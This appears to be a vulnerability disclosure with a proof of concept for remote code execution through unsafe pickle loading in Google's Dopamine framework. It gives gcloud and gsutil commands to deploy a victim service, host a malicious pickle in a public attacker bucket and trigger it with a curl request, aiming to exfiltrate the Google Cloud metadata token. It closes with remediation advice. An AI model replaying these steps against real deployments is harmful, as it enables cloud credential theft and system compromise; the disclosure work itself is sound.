120474d3cb4c: Pull complete
*Note: The trailing dot .
tells Google Cloud to send all the contents of the current directory (the root) as context for the
specified Dockerfile.*
Step 3: IAM / Service Account configurations
For the service to run correctly and simulate legitimate interactions with Cloud Storage (before being exploited), we will use the default Compute Engine Service Account or create a specific one.
1. Get Project Number:
We need the project identification number to construct the Service Account name:
gcloud projects describe %PROJECT_ID% --format="value(projectNumber)"*Note: Copy the resulting number and save it in a variable:*
set PROJECT_NUMBER=[YOUR_NUMBER_HERE]
2. Assign Read Role (IAM):
We will give the service account permission to read objects from GCS. This mimics an application
that loads legitimate models or baselines:
gcloud projects add-iam-policy-binding %PROJECT_ID% ^
    --member="serviceAccount:%PROJECT_NUMBER%[email protected]" ^
    --role="roles/storage.objectViewer"
L:\HTTP_Code_Filleter\OT2\dopamine>gcloud projects describe %PROJECT_ID% --format="value(projectNumber)"
339500681347
L:\HTTP_Code_Filleter\OT2\dopamine>set PROJECT_NUMBER=339500681347
L:\HTTP_Code_Filleter\OT2\dopamine>gcloud projects add-iam-policy-binding %PROJECT_ID% --member="serviceAccount:%PROJECT_NUMBER%[email protected]" --role="roles/storage.objectViewer"
Updated IAM policy for project [dopamine-vuln-poc].
bindings:
- members:
- serviceAccount:service-339500681347@gcp-sa-artifactregistry.iam.gserviceaccount.com
role: roles/artifactregistry.serviceAgent
- members:
- serviceAccount:[email protected]
role: roles/cloudbuild.builds.builder
- members:
- serviceAccount:[email protected]
role: roles/cloudbuild.serviceAgent
- members:
- serviceAccount:[email protected]
role: roles/containerregistry.ServiceAgent
- members:
- serviceAccount:[email protected]
role: roles/editor
- members:
- user:[email protected]
role: roles/owner
- members:
- serviceAccount:[email protected]
role: roles/pubsub.serviceAgent
- members:
- serviceAccount:service-339500681347@serverless-robot-prod.iam.gserviceaccount.com
role: roles/run.serviceAgent
- members:
- serviceAccount:[email protected]
role: roles/storage.objectViewer
etag: BwZO-EP72P4=
version: 1
*(Note for the audit: The vulnerability exploits the fact that if the attacker points to a remote public bucket at gs://hacker-bucket, the victim's Service Account will download the malicious file on demand, without needing special permissions on the victim's project, as the request flows outward).*
Step 4: Deployment on Cloud Run (API Endpoint)
Finally, we will deploy the image on Cloud Run, exposing it to the Internet to receive the attacker's injection.
gcloud run deploy dopamine-api-victim --image gcr.io/%PROJECT_ID%/dopamine-api-victim --platform managed --region us-central1 --allow-unauthenticated --port 8080L:\HTTP_Code_Filleter\OT2\dopamine>gcloud run deploy dopamine-api-victim --image gcr.io/%PROJECT_ID%/dopamine-api-victim --platform managed --region us-central1 --allow-unauthenticated --port 8080
Deploying container to Cloud Run service [dopamine-api-victim] in project [dopamine-vuln-poc] region [us-central1]
OK Deploying... Done.
OK Creating Revision...
OK Routing traffic...
OK Setting IAM Policy...
Done.
Service [dopamine-api-victim] revision [dopamine-api-victim-00002-r6p] has been deployed and is serving 100 percent of traffic.
Service URL: https://dopamine-api-victim-339500681347.us-central1.run.app
*Note: The --allow-unauthenticated
flag allows anyone on the Internet to interact with the endpoint. In a business scenario, this could
be behind a load balancer, require JWT tokens, or be integrated within Vertex AI Workbench.*
Step 5: Attacker Infrastructure (GCS Bucket)

First, it is necessary to enable a remote URL controlled by the attacker, in this case, an OOB
service and, subsequently, generate the *.pkl
payload:
PS L:\HTTP_Code_Filleter\OT2\dopamine\Google_Cloud_PoC> python .\generate_payload_metadata.py
[*] Generando PAYLOAD DE ATAQUE 360° (Dopamine RCE)...

[+] Archivo 'Asterix.pkl' generado exitosamente.
[+] El payload ahora consulta el Metadata Server y exfiltra el token.
To perform remote exploitation, the attacker must host the malicious file in a Google Cloud Storage
Bucket that is accessible (publicly or through specific permissions).
Run the following commands to prepare the "weapon" in the cloud:
# 1. Create the attacker's bucket
gsutil mb gs://bucket-pkl

# 2. Upload the malicious payload (it must follow Dopamine's folder structure)
# Structure: gs://[BUCKET]/[BASE_DIR]/[AGENT]/[GAME].pkl
gsutil cp Asterix.pkl gs://bucket-pkl/test_experiment/dqn/Asterix.pkl

# 3. Make the bucket readable to demonstrate remote access
gsutil iam ch allUsers:objectViewer gs://bucket-pkl
PS L:\HTTP_Code_Filleter\OT2\dopamine\Google_Cloud_PoC> python .\generate_payload_metadata.py
[*] Generando PAYLOAD DE ATAQUE 360° (Dopamine RCE)...
[+] Archivo 'Asterix.pkl' generado exitosamente.
[+] El payload ahora consulta el Metadata Server y exfiltra el token.
PS L:\HTTP_Code_Filleter\OT2\dopamine\Google_Cloud_PoC> gsutil mb gs://bucket-pkl
Creating gs://bucket-pkl/...
PS L:\HTTP_Code_Filleter\OT2\dopamine\Google_Cloud_PoC> gsutil cp Asterix.pkl gs://bucket-pkl/test_experiment/dqn/Asterix.pkl
Copying file://Asterix.pkl [Content-Type=application/octet-stream]...
- [1 files][ 565.0 B/ 565.0 B]
Operation completed over 1 objects/565.0 B.
PS L:\HTTP_Code_Filleter\OT2\dopamine\Google_Cloud_PoC> gsutil iam ch allUsers:objectViewer gs://bucket-pkl
Step 6: Validating Deployment and RCE
Now, the attacker can launch the final Remote Code Execution (RCE) attack:
curl.exe -X POST https://dopamine-api-victim-339500681347.us-central1.run.app/run_experiment -H "Content-Type: application/json" -d "{\"modelo\": \"DQN\", \"base_dir\": \"gs://bucket-pkl/test_experiment\"}"C:\Users\kw0>curl.exe -X POST https://dopamine-api-victim-339500681347.us-central1.run.app/run_experiment -H "Content-Type: application/json" -d "{\"modelo\": \"DQN\", \"base_dir\": \"gs://bucket-pkl/test_experiment\"}"
Service Unavailable

Achieving, finally, the exfiltration of the Google Cloud metadata token from:
• http://metadata.google.internal/computeMetadata/v1/instance/service-accounts/default/token
Executive Summary: RCE via Insecure Pickle Deserialization in Dopamine
The research identifies a critical Remote Code Execution (RCE) vulnerability in the
Dopamine
framework, a Google-developed library for Deep Reinforcement Learning.
- Root Cause: The framework utilizes the
picklemodule to deserialize data from various sources through thetf.io.gfileabstraction layer.pickleis an inherently insecure format that executes arbitrary code upon deserialization. - Exploitation Mechanism: The vulnerability manifests in two primary vectors:
- Abstraction Vector: Functions like
load_statisticsblindly pass file objects opened viatf.io.gfiletopickle.load(). Sincegfilesupports remote URIs (gs://, s3://, UNC paths), an attacker can force the application to load and execute a malicious remote payload. - Configuration Injection: The
Checkpointerclass is@gin.configurable, allowing an attacker to override thebase_directoryvia Gin bindings. Redirecting this to an attacker-controlled network path triggers the RCE during checkpoint restoration.
- Abstraction Vector: Functions like
Analysis of Scope and Security Implications
This vulnerability is of critical severity, as it impacts a foundational framework used extensively in high-compute and collaborative AI research environments.
1. Infection Scenarios
- Distributed Training Poisoning: In clusters sharing network file systems (NFS)
or cloud storage buckets, an attacker can replace legitimate agent checkpoints with malicious
pickleblobs. The RCE occurs automatically when the training pipeline attempts to resume state. - Cloud Metadata Exfiltration: As demonstrated in the provided deployment guide,
an attacker can redirect an application to a malicious URI, triggering RCE that results in the
exfiltration of sensitive Google Cloud metadata tokens (e.g., from
metadata.google.internal).
2. Factors Exacerbating Risk
- High-Compute Exposure: The framework is frequently deployed on GPU/TPU-heavy infrastructure. Exploitation allows attackers to seize these high-value resources for unauthorized compute-intensive tasks, such as crypto-mining.
- Supply Chain Propagation: Given the framework's adoption (10.9K+ stars, 1.4K+ forks), vulnerabilities in the core library propagate to numerous downstream industrial and research applications.
- Implicit Trust: The use of
tf.io.gfilecreates a false sense of security where developers assume that remote storage resources are inherently safe to process via deserialization utilities.
Conclusion and Recommendation
This is a critical-severity vulnerability. The automated deserialization of checkpoints and statistics from networked storage without validation renders the framework highly susceptible to complete system compromise.
Suggested actions for the development team:
- Remove Pickle: Immediately deprecate the use of
picklefor loading agent states, metrics, and configurations. Replace it with safe, non-executable data serialization formats (e.g., JSON or Protobuf). - Restrict Path Resolution: Implement strict validation for
base_directoryandlog_filepaths to prevent the resolution of untrusted network locations, UNC/SMB shares, or public cloud buckets. - Architecture Hardening: If dynamic configuration via
ginis required, implement strict allow-listing of permitted directories/buckets and treat all loaded checkpoint data as untrusted until verified by a checksum or signature.